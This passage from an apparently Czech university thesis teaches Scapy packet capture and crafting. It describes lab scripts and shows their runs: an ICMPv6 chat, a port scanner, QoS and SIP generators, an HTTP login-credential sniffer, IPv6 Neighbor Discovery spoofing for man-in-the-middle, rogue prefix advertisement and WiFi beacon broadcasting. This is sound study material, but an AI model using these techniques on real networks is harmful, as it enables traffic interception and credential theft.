                       optcode= ORO
                       optlen= 10
                       reqopts= [DNS Recursive Name Server Option, Domain Search\
                        List option, 56, OPTION_SNTP_SERVERS, RAPID_COMMIT]
###[ DHCP6 Client Identifier Option ]###
                          optcode= CLIENTID
                          optlen= 14
                          \duid\
                           |###[ DUID - Assigned by Vendor Based on Enterprise \
                            Number ]###
                           |  type= Vendor-assigned unique ID based on Enterprise\
                            Number
                           |  enterprisenum= 43793
                           |  id= '\x8eC\t\xcf\xbe\xe0\xd4\x92'
###[ DHCP6 Elapsed Time Option ]###
                             optcode= ELAPSED_TIME
                             optlen= 2
                             elapsedtime= infinity (0xffff)
```

5.2.2.1 Čtení pcap souborů

Pokud nechceme zachytávat samotnou síťovou komunikaci, můžeme využít funkce, kterou nám program *Scapy* nabízí a to čtení již dříve zachycených komunikací v podobě **pcap** souboru. Tato komunikace nemusí být zachycena samotným programem *Scapy*, ale jakýmkoli jiným síťovým analyzátorem například pomocí programu **Tcpdump** či **Tshark**. Soubor s dříve zachycenou komunikací můžeme přečíst a uložit pomocí funkce **rdpcap**. Tento proces je zobrazen v následující části kódu:

```
>>> x=rdpcap("file.pcap")
>>> x
<file.pcap: UDP:23 TCP:0 ICMP:8 Other:12>
```

Po uložení načtené komunikace ze souboru do proměnné **x** již můžeme blíže prozkoumávat zachycenou komunikaci podle výše zmíněných kroků.

5.2.3 Tvorba a generování vlastních paktů

Program *Scapy* mimo zachytávání a analyzování síťové komunikace umožňuje také vytváření vlastních paketů a protokolů, které můžeme odesílat. *Scapy* podporuje mnoho nejrůznějších protokolů, kterým můžeme vytvářet a specifikovat data, která mají být odeslána. Mezi často využívané protokoly mžeme například začadit IPv4, IPv6, TCP, UDP, HTTP a mnoho dalších protokolů. Jako příklad můžeme uvést vytvoření IPv6 paketu.

```
>>> x = IPv6(src="2001:718:1001:2c6::305", dst="2001:718:1001:2c6::1")
>>> x.show()
###[ IPv6 ]###
  version= 6
  tc= 0
  fl= 0
  plen= None
  nh= No Next Header
  hlim= 64
  src= 2001:718:1001:2c6::305
  dst= 2001:718:1001:2c6::1
```

Z příkladu výše můžeme vidět, že se nám vytvořil IPv6 paket, který obsahuje několik parametrů. Pokud nejsou při zakládání paketů specifikovány data je těmto parametrům nastavena výchozí hodnota. Jako nejdůležitější parametry tohoto paketu můžeme označit zdrojovou (**src**) a cílovou (**dst**) adresu.

Scapy také nabízí možnost skládání vrstev na sebe, abychom vytvořili komplexnější paket pro odeslání. Pro tento účel můžeme využít operátor /, který nám spojí 2 vrstvy. Při spojování vrstev můžeme definovat také samostatný řetězec, který bude nastaven jako takzvaná **raw (surová)** vrstva. Například můžeme k dříve vytvořenému paketu přidat další protokol **ICMPv6()**. Takto vytvořený paket můžeme odeslat příjemci a zjistit pomocí ICMP zprávy, zda je host aktivní.

```
 >>> y = ICMPv6EchoRequest()
>>> z = x/y
>>> z.show()
###[ IPv6 ]###
  version= 6
  tc= 0
  fl= 0
  plen= None
  nh= ICMPv6
  hlim= 64
  src= 2001:718:1001:2c6::305
  dst= 2001:718:1001:2c6::1
###[ ICMPv6 Echo Request ]###
     type= Echo Request
     code= 0
     cksum= None
     id= 0x0
     seq= 0x0
     data= ''

>>>
```

5.2.3.1 Odesílání paketů

Jakmile máme vytvořený paket, jsme připravení jej odeslat do sítě. Pro odesílání paketů můžeme využít funkce **send()**. Tato funkce odesílá pakety na 3. vrstvě. Tato funkce se také postará o směrování a o 2. vrstvu. Pro odesílání paketů na 2. vrstvě můžeme využít metody **sendp()**. Volba mezi jednotlivými funkcemi pro odesílání paketů závisí na uživateli a konkrétní situaci. Obě tyto funkce také vrací seznam odeslaných paketů pokud je nastaven parametr `return_packets=True`. Pomocí parametru **verbose** můžeme specifikovat, zda požadujeme výstup na konzoli. V následující části kódu odešleme dříve vytvořený paket na specifikovanou adresu.

```
>>> send(z)
```

```
.
Sent 1 packets.
>>> sendp(z)
.
Sent 1 packets.
```

Pokud požadujeme při odeslání paketů také příjem patřičné odpovědi můžeme k tomuto účelu využít funkci **sr()**. Tato funkce vrátí pár paketů a odpovědí a také nezodpovězené pakety. Funkce **sr1()** je varianta, která vrátí pouze jeden paket, který je odpovědí na paket odeslaný (nebo sadu paketů). Tyto odeslané pakety musí být ze 3. vrstvy (například IP, ARP, a další). Funkce **srp()** dělá to samé jen s rámci na 2. vrstvě (například Ethernet, 802.3, a další). Pokud do stanoveného limitu (timeout) není přijata odpověď je jako hodnota dosazena **None**. V následujícím příkladu odešleme již dříve vytvořený paket **z** a dostaneme patřičnou odpověď.

```
>>> sr(z)
Begin emission:
Finished sending 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
(<Results: TCP:0 UDP:0 ICMP:0 Other:1>,
 <Unanswered: TCP:0 UDP:0 ICMP:0 Other:0>)
```

Pokud obdržíme odpověď znamená to, že cílový hostitel je dostupný. V opačném případě to znamená, že je host nedostupný, nebo má nastavený firewall, který blokuje ICPM zprávy.

Kapitola 6

Praktické příklady


Na základě výše zmíněných nástrojů a jejích funkcí jsem se rozhodl využívat pro psaní skriptů pro generování a analýzu paktů nástroj **Scapy**. *Scapy* dokáže zastat obě potřebné funkce. Slouží jako paketový analyzátor a zároveň umožňuje generování síťového provozu. Také je pomocí tohoto nástroje možné generovat a analyzovat provoz protokolu IPv4 a také IPv6. *Scapy* podporuje také možnost skriptování v jazyce Python, který je velice jednoduchý a účinný nástroj pro psaní programů a skriptů.

V praktické části jsem využíval operační systém Linux Ubuntu 18.04.5 LTS 64-bit. Jako programovací jazyk jsem si zvolil Python 3.6.9. Dále jsem využil programu *Scapy* ve verzi 2.4.4 jako nástroj pro generování a analýzu síťového provozu.

6.1 ICMP chat

S využitím programu *Scapy* můžeme vytvořit jednoduchou chatovací aplikaci pomocí ICMPv6 zpráv. Do zprávy *Echo Request* můžeme vložit zprávu, kterou odešleme příjemci. Příjemce má na své straně spuštěné zachytávání paketů, který zachytí odeslanou ICMPv6 zprávu, ve které je doručená zpráva. V záhlaví ICMP paketu vybereme jen tu část, kde je naše zpráva a tu zobrazíme uživateli.


Nejprve je nutné zadat IPv6 adresu příjemce, kterému budeme zprávy odesílat. To samé platí také pro druhou stranu, která si také zadá IPv6 adresu na kterou budou odesílány zprávy. Zjednodušeně řečeno musíme si nadefinovat obě komunikující strany. Pokud jsme zadali validní IPv6 adresu tak můžeme odesílat zprávy příjemci. Příjemce zachytí odeslanou zprávu a zobrazí ji na výstup terminálu. Díky využití více vláken můžeme zprávy v jednou okamžiku přijímat a také odesílat. Výsledná aplikace je znázorněna na obrázku 6.1.



Obrázek 6.1: ICMPv6 chat

6.2 Přihlašovací údaje na HTTP server

Tento příklad je zaměřen na zachytávání přihlašovacích údajů z nezabezpečených serverů pracující ha protokolu HTTP. Uživatel si může specifikovat dané rozhraní, na kterém se bude poslouchat. Pokud je zadáno validní rozhraní, skript začne zachytávat veškerou HTTP komunikaci na tomto rozhraní. V případě, že rozhraní neexistuje zachytávání se provádí na prvním dostupném rozhraní. V případě, že zachycený paket obsahuje přihlašovací údaje na stránku, jsou tyto zachycené údaje zobrazeny na obrazovku. Zastavit zachytávání paketů můžeme pomocí klávesové zkratky *CTRL+C*. Ukázku vytvořené aplikace můžeme vidět na obrázku 6.2.



Obrázek 6.2: Zachytávání přihlašovacích údajů na HTTP server

6.3 TCP skener otevřených portů

Tento příklad je zaměřen na skenování otevřených TCP portů na daném zařízení. Uživatel zadá jako vstup IPv4, IPv6 adresu zařízení nebo doménové jméno serveru, u něhož chceme testovat otevřené porty. Dále si uživatel vybere jaký port chce otestovat. Můžeme zadávat také specifický rozsah portů pro testování.

Po zadaní vstupních parametrů otestujeme, zda je zadána správná adresa, popřípadě doménový název serveru. Pokud uživatel zadá jako vstup doménové jméno, je ověřeno, zda dané zařízení je aktivní pod IPv4 a IPv6 adresou. Preferované jsou IPv6 adresy. Dále zkusíme odeslat ICMP zprávu, zda je vůbec dané zařízení dostupné. Poté postupně zkoušíme navázat TCP spojení se specifiko-

vaným portem. Pokud obdržíme kladnou odpověď ze strany serveru, tak považujeme daný port za otevřený a pokračujeme dále na další porty. Výsledná aplikace je znázorněna na obrázku 6.3.

```
student@DP306:~/skripty$ sudo python3 portScanIPv6.py
Zadej adresu pro skenování otevřených portů:
homel.vsb.cz
Host homel.vsb.cz je aktivní pod IPv6 adresou!
Zadej port pro skenování (pokud chcete zadávat rozmezí portů zadejte 0):
0
Min port:
20
Max port:
30
Paket byl zahozen hostem homel.vsb.cz:20.
Paket byl zahozen hostem homel.vsb.cz:21.
Port homel.vsb.cz:22 je otevřený.
Paket byl zahozen hostem homel.vsb.cz:23.
Paket byl zahozen hostem homel.vsb.cz:24.
Port homel.vsb.cz:25 je otevřený.
Paket byl zahozen hostem homel.vsb.cz:26.
Paket byl zahozen hostem homel.vsb.cz:27.
Paket byl zahozen hostem homel.vsb.cz:28.
Paket byl zahozen hostem homel.vsb.cz:29.
Paket byl zahozen hostem homel.vsb.cz:30.
```

Obrázek 6.3: TCP skener otevřených portů

6.4 Testování QoS

Cílem tohoto příkladu je úprava IPv4 nebo IPv6 paketu, do kterého přidáme uživatelem definovanou hodnotu DSCP pro potřeby testování QoS. Uživatel na vstupu specifikuje cílovou IPv4 nebo IPv6 adresu a také hodnotu DSCP, podle které se řídí jednotlivé pakety pokud je na daném zařízení spuštěný protokol kvality služby QoS. Pomocí tohoto skriptu tedy může například otestovat, zda jsme správně nakonfigurovali všechny požadavky na QoS na daném zařízení správně a pakety, které mají být upřednostněny před ostatními opravdu procházejí dle očekávání. Na obrázku 6.4 můžeme vidět program pro testování QoS.

```
student@DP306:~/skripty$ sudo python3 qosGenerator.py
QoS generator paketu
+-----------------------------------+----------------------+----------------------+----------------------+----------------------+
| Pravdepodpobnost zahozeni paketu | Trida 1              | Trida 2              | Trida 3              | Trida 4              |
+-----------------------------------+----------------------+----------------------+----------------------+----------------------+
| Nizka                             | AF11 (DSCP 10) 001010 | AF21 (DSCP 18) 010010 | AF31 (DSCP 26) 011010 | AF41 (DSCP 34) 100010 |
+-----------------------------------+----------------------+----------------------+----------------------+----------------------+
| Stredni                           | AF12 (DSCP 12) 001100 | AF22 (DSCP 20) 010100 | AF32 (DSCP 28) 011100 | AF42 (DSCP 36) 100100 |
+-----------------------------------+----------------------+----------------------+----------------------+----------------------+
| Vysoka                            | AF13 (DSCP 14) 001110 | AF23 (DSCP 22) 010110 | AF33 (DSCP 30) 011110 | AF43 (DSCP 38) 100110 |
+-----------------------------------+----------------------+----------------------+----------------------+----------------------+
Zadej cilovou IPv4 nebo IPv6 adresu
2001:718:1001:2c6::305
Zadej hodnotu DSCP (dedkadicky)
28
Zadej rychlost odesilani paketu s
0.01
Cilova adresa: 2001:718:1001:2c6::305
DSCP: 28

Odesilam pakety ...
Zmacnki CTRL+C pro ukonceni!
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

Obrázek 6.4: Testování QoS

6.5 Generování SIP zpráv

Cílem tohoto příkladu je navržení skriptu, který bude generovat SIP zprávy určené pro potřeby registrace na VoIP ústřednu a vytvoření požadavku na hovor.

Uživatel si definuje cílovou IPv6 adresu, na kterou se mají dané SIP zprávy posílat a také specifikuje počet zpráv. Dále je nutné vybrat možnost, zda budeme generovat registrační SIP zprávy *REGISTER*, zprávu *INVITE*, která slouží pro vytvoření požadavku na hovor, nebo zprávu *BYE*, určenou pro ukončení spojení. V případě výběru registrační SIP zprávy je nutné specifikovat telefonní registrační číslo. V případě výběru generování zpráv *INVITE* a *BYE* je nutné specifikovat číslo volajícího a číslo volaného.

Po zadání všech vstupních parametrů se začnou posílat na specifikovanou IPv6 adresu vygenerované SIP zprávy. Tohoto skriptu můžeme například využít pro testování výkonu VoIP telefonní ústředny, nebo také k vytvoření útoku „SIP spoofing“. Výslednou aplikaci můžeme vidět na obrázku 6.5.

```
student@DP306:~/skripty$ sudo python3 sipGenerator.py
Genreátor SIP zpráv
-------------------
Zadej IPv6 adresu SIP serveru:
2001:718:1001:2c6::307
Jakou zprávu chcete odesílat?
r = REGISTER
b = BYE
i = INVITE
r
Zadej své uživatelské číslo:
1000
Zadej počet zpráv pro odeslání (0 pro nekonečnou smyčku)
10
Odesílám SIP zprávy...
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

Obrázek 6.5: Generátor SIP zpráv


6.6 Podvržení zpráv Neighbor Discovery

Tento příklad je zaměřen na falšování zpráv protokolu **Neighbor Discovery**. Cílem tohoto příkladu je zaslání podvržené zprávy **Neighbor Solicitation**, pomocí které můžeme cílovému počítači podvrhnout takzvanou *neighbor chace*, s cílem přesměrovat komunikaci hosta s dalším počítačem na náš počítač a dosáhnout tak útoku *Man in the middle*.

Na obrázku 6.6 můžeme vidět názornou ukázku zamýšleného útoku. Pro útok využijeme PC-C. PC-A komunikuje s PC-B. Cílem tohoto útoku je přesměrovat veškerou komunikaci z PC-A na náš počítač. Toho docílíme právě díky podvržené zprávě Neighbor Solicitation, do které zadáme místo cílové MAC adresy PC-B naší MAC adresu PC-C. Před zasláním podvržené zprávy má PC-A uložen

záznam ve své Neighbor chace, pokud chce komunikovat s PC-B tak má využívat MAC adresu PC-B. Ovšem pokud podvrhneme zprávu Neighbor Solicitation, do které vložíme naši MAC adresu, PC-A si aktualizuje záznam v Neighbor cache a bude mít uvedenou jako cílovou MAC adresu naši adresu (PC-C) nikoli však původní adresu (PC-B). Podvrženou zprávu budeme periodicky posílat každých 5 s, abychom udržovali podvrženou Neighbor cache.

Poté co si PC-A aktualizuje svůj záznam v Neighbor cache jsme docílili požadovaného výsledku a to, že uživatel PC-A si myslí, že komunikuje přímo s PC-B, ale ve skutečnosti komunikuje s námi (PC-C)



Obrázek 6.6: Podvržení zpráv Neighbor Discovery

Při spuštění tohoto skriptu je nutné specifikovat informace, které se mají odesílat. Nejprve je nutné zadat název rozhraní, ze kterého budeme pakety odesílat. Pokud jsme zadali validní rozhraní, automaticky se zjistí MAC adresa tohoto rozhraní. Následně je nutné zadat IPv6 adresu oběti a také adresu počítače, za který se chce útočník vydávat. Pokud jsme zadali validní adresy vytvoří se podvržená zpráva Neighbor Discovery - Neighbor Solicitation, která bude odeslána na adresu oběti. Výsledný program můžeme vidět na obrázku 6.7.

```
student@DP305:~/skripty/skripty$ sudo python3 IPv6ND.py
Zadej název rozhraní pro odeslání paktu:
ens3
Zdrojová MAC adresa rozhraní ens3 je 52:54:00:66:a6:28
Zadej IPv6 adresu oběti útoku:
2001:718:1001:2c6::306
Zadej IPv6 adresu PC za které se vydáváte:
2001:718:1001:2c6::307
Odesílám zprávu ICMPv6 Neighbor Discovery - Neighbor Solicitation
...^CUkončuji program!
```

Obrázek 6.7: Podvržení zprávy Neighbor Discovery

6.7 Zaslání IPv6 prefixu sítě

Tento skript má za cíl odesílání síťového IPv6 prefixu do sítě. Pomocí něj můžeme simulovat zprávu **Router Advertisement**, která obsahuje daný prefix sítě, který posílá směrovač v síti aby bylo možné uživateli přidělit globální adresu pro komunikaci v síti.

Po spuštění skriptu uživatel zadá specifikovanou MAC adresu zařízení na kterou chce zaslat daný prefix. IPv6 adresu není nutné zadávat neboť je použitá multicastová adresa pro všechny uzly v dané síti a to adresa **ff02::1**. Poté co uživatel zadá validní MAC adresu je dotázán na zadání konkrétního prefixu, který se bude posílat. Následně uživatel specifikuje délku tohoto prefixu. Po zadání všech potřebných parametrů se odešle zpráva **ICMPv6 Neighbor Discovery Option - Prefix Information**, která obsahuje uživatelem specifikované informace. Ukázka tohoto programu je na obrázku 6.8.

```
student@ubuntu:~/Desktop/skripty$ sudo python3 prefix.py
[sudo] password for student:
Zaslání IPv6 prefixu sítě
-------------------------
Zadej MAC adresu zařízení
00:0c:29:a1:d8:57
Zadej prefix sítě
aaaa:bbbb:cccc:dddd::
Zadej délku prefix
69
Posílám prefix...
.
Sent 1 packets.
```

Obrázek 6.8: Zaslání IPv6 prefixu sítě

6.8 Monitorování přístupových bodů WiFi

Cílem tohoto programu je získání informací o dostupných bezdrátových přístupových bodech WiFi, konkrétně **SSID** sítě a **MAC adresy** přístupového bodu. Při spuštění programu uživatel zadá bezdrátové rozhraní na kterém budeme zachytávat veškeré informace. V případě, že uživatel zadal validní rozhraní, nastaví se toto rozhraní do takzvaného „monitorovacího režimu (monitoring mode)“, díky kterému můžeme s tímto rozhraním poslouchat veškerou bezdrátovou komunikaci. Jakmile je nastaven monitorovací mód začne program poslouchat na daném rozhraní. Po zachycení informace o dostupné bezdrátové síti jsou tyto informace vypsány na obrazovku. Po každý dostupný přístupový bod se vypíše SSID a MAC adresa tohoto bodu. Na obrázku 6.9 můžeme vidět zachycené informace o dostupných přístupových bodech.

```
student@kali:~$ sudo python3 wifiSniff.py
Skener WiFi AP
--------------
Zadej název rozhraní pro odeslání paktu:
wlan0
Nastavuji rozhraní do monitorovacího módu
Poslouchám na rozhraní wlan0
Seznam dostupných WiFi AP:
SSID: MK1, MAC adresa: d8:b6:b7:f1:25:10
SSID: Doma, MAC adresa: 14:dd:a9:f5:1d:6c
SSID: Krystovi, MAC adresa: 84:d1:5a:39:6c:fe
SSID: MK1, MAC adresa: 70:4f:57:c5:f3:8f
SSID: Srubci, MAC adresa: 0a:ce:49:1b:8e:11
SSID: , MAC adresa: 08:ea:40:e3:49:b8
SSID: test SCAPY, MAC adresa: de:1f:8d:4d:2f:fb
^CNastavuji rozhraní do původního stavu
Ukončuji program!
```

Obrázek 6.9: Monitorování přístupových bodů WiFi

6.9 Vysílání informací o přístupovém bodu WiFi

Tento program je určen k vysílání informací o bezdrátovém přístupovém bodu WiFi sítě. Vysílané informace jsou složeny z názvu sítě (SSID) a zdrojové MAC adresy. Uživatel zadá název bezdrátového rozhraní, přes které se budou dané informace vysílat a SSID sítě. Pokud uživatel zadal validní rozhraní, nastaví se do takzvaného „monitorovacího režimu (monitoring mode)“, pomocí kterého se budou odesílat informace po tomto bezdrátovém rozhraní. Po ukončení vysílání se rozhraní nastaví zpět do původního režimu. Výsledný program můžeme vidět na obrázku 6.10

```
student@kali:~$ sudo python3 wifi.py
WiFi Beacon!
------------
Zadej název rozhraní pro odeslání paktu:
wlan0
Zadej SSID, které se bude vysílat:
test SCAPY
Nastavuji rozhraní do monitorovacího módu
Vysílám informace o přístupovém bodu test SCAPY
..................^C
Sent 19 packets.
Nastavuji rozhraní do původního stavu
Ukončuji program!
```

Obrázek 6.10: Vysílání informací o přístupovém bodu WiFi

Kapitola 7

Testování vytvořených skriptů

Pro testování vytvořených skriptů jsem využíval vytvořených školních virtuálních počítačů dostupných pod IPv6 adresami `2001:718:1001:2c6::305` až `2001:718:1001:2c6::307`. Dále jsem využíval také lokálních virtuálních počítačů vytvořených pomocí virtualizačního nástroje **VMware Workstation**. Všechny tyto virtuální počítače pracují s operačním systémem **Linux Ubuntu 18.04 LTS**. Dále jsem využil jednodeskový počítač **Raspberry Pi 4** s operačním systémem **Raspbian GNU/Linux 10 (buster)** a také notebook **Asus Aspire V3 - 771G** s operačním systémem **Kali GNU/Linux 2020.3**.

K testování vytvořených skriptů jsem využíval síťový analyzátor *Scapy*, pomocí kterého jsem zachytával přijaté pakety, které byly generovány vytvořenými skripty. Při zachytávání zpráv pomocí tohoto nástroje je důležité správné nastavení filtrů, abychom přijímali jen komunikaci, která nás zajímá.


7.1 ICMP chat

Funkčnost tohoto skriptu můžeme ověřit spuštěním na 2 virtuálních strojích popřípadě na zařízení *Raspberry Pi 4*. Jedno zařízení bude fungovat na principu odesílání zpráv a na druhém zařízení můžeme zachytávat komunikaci.

Abychom zachytávali jen ICMP zprávy využijeme možnosti přidání filtru por funkci **sniff()**. Konkrétně využijeme tohoto příkazu:

```
sniff(filter="icmp6 && ip6[40] == 128", prn=lambda x: x.show())
```


Zapneme tedy zachytávání paketů a odešleme nějakou zprávu. Zachycený paket s odeslanou zprávou může vidět na obrazovce viz. obrázek 7.1. Stejný postup můžeme zopakovat i obráceně. Výsledek bude obdobný.



Obrázek 7.1: Testování ICMP chatu

7.2 Přihlašovací údaje na HTTP server

Funkčnost tohoto skriptu můžeme lehce ověřit jeho spuštěním. Program je koncipován na analýzu HTTP komunikace. V internetovém prohlížeči si otevřeme nějakou webovou stránku, která pracuje na protokolu HTTP a na této stránce máme možnost zadání přihlašovacích údajů na daný server. Pro testovací účely jsem zvolil webovou stránku `http://testphp.vulnweb.com/login.php`. Spustíme skript **httpSniff.py** a na této stránce zadáme přihlašovací jméno a heslo. Následně můžeme vidět zachycené přihlašovací údaje v podobě uživatelského jména a hesla. Zachycené přihlašovací údaje můžeme vidět na obrázku 6.2 a údaje na webové stránce můžeme vidět na obrázku 7.2.




Obrázek 7.2: Testovací stránka pro odchycení přihlašovacích údajů

7.3 TCP skener otevřených portů

Tento program je koncipován jako skener otevřených TCP portů. Zkouší navázat spojení na daném portu a pokud je spojení úspěšně navázáno můžeme tento port považovat za otevřený. Funkčnost můžeme ověřit zachycením komunikace mezi skenerem a skenovaným zařízením. Na testovaném zařízení si spustíme zachytávání paketů. Abychom zachytávali jen potřebnou komunikaci nastavíme si vhodný filtr. Konkrétně spustíme zachytávání pomocí následujícího příkazu:

```
sniff(iface="ens3", filter="tcp and not port 22", prn=lambda x: x.show())
```

Zachycenou komunikaci můžeme vidět na obrázku 7.3. Na obrázku je patrný zachycený TCP soket, pomocí kterého zjišťujeme, zda je na cílovém zařízení otevřený HTTP port 80. První zachycený soket značí žádost o navázání spojení. Následuje druhý soket, který je odeslán zpět uživateli, který nese kladnou odpověď na požadavek. Díky tomu můžeme považovat port 80 za otevřený.



Obrázek 7.3: Testování TCP skeneru

Pro kontrolu můžeme ověřit otevřenost portů pomocí aplikace **nmap**, která slouží také pro skenování otevřených portů. Na obrázku 7.4 můžeme vidět seznam otevřených portů zjištěných pomocí aplikace *nmap*.

```
student@ubuntu:~$ nmap -6 2001:718:1001:2c6::305

Starting Nmap 7.60 ( https://nmap.org ) at 2021-03-30 19:29 CEST
Nmap scan report for DP305 (2001:718:1001:2c6::305)
Host is up (0.033s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
5060/tcp open  sip
8008/tcp open  http
8010/tcp open  xmpp

Nmap done: 1 IP address (1 host up) scanned in 20.79 seconds
```

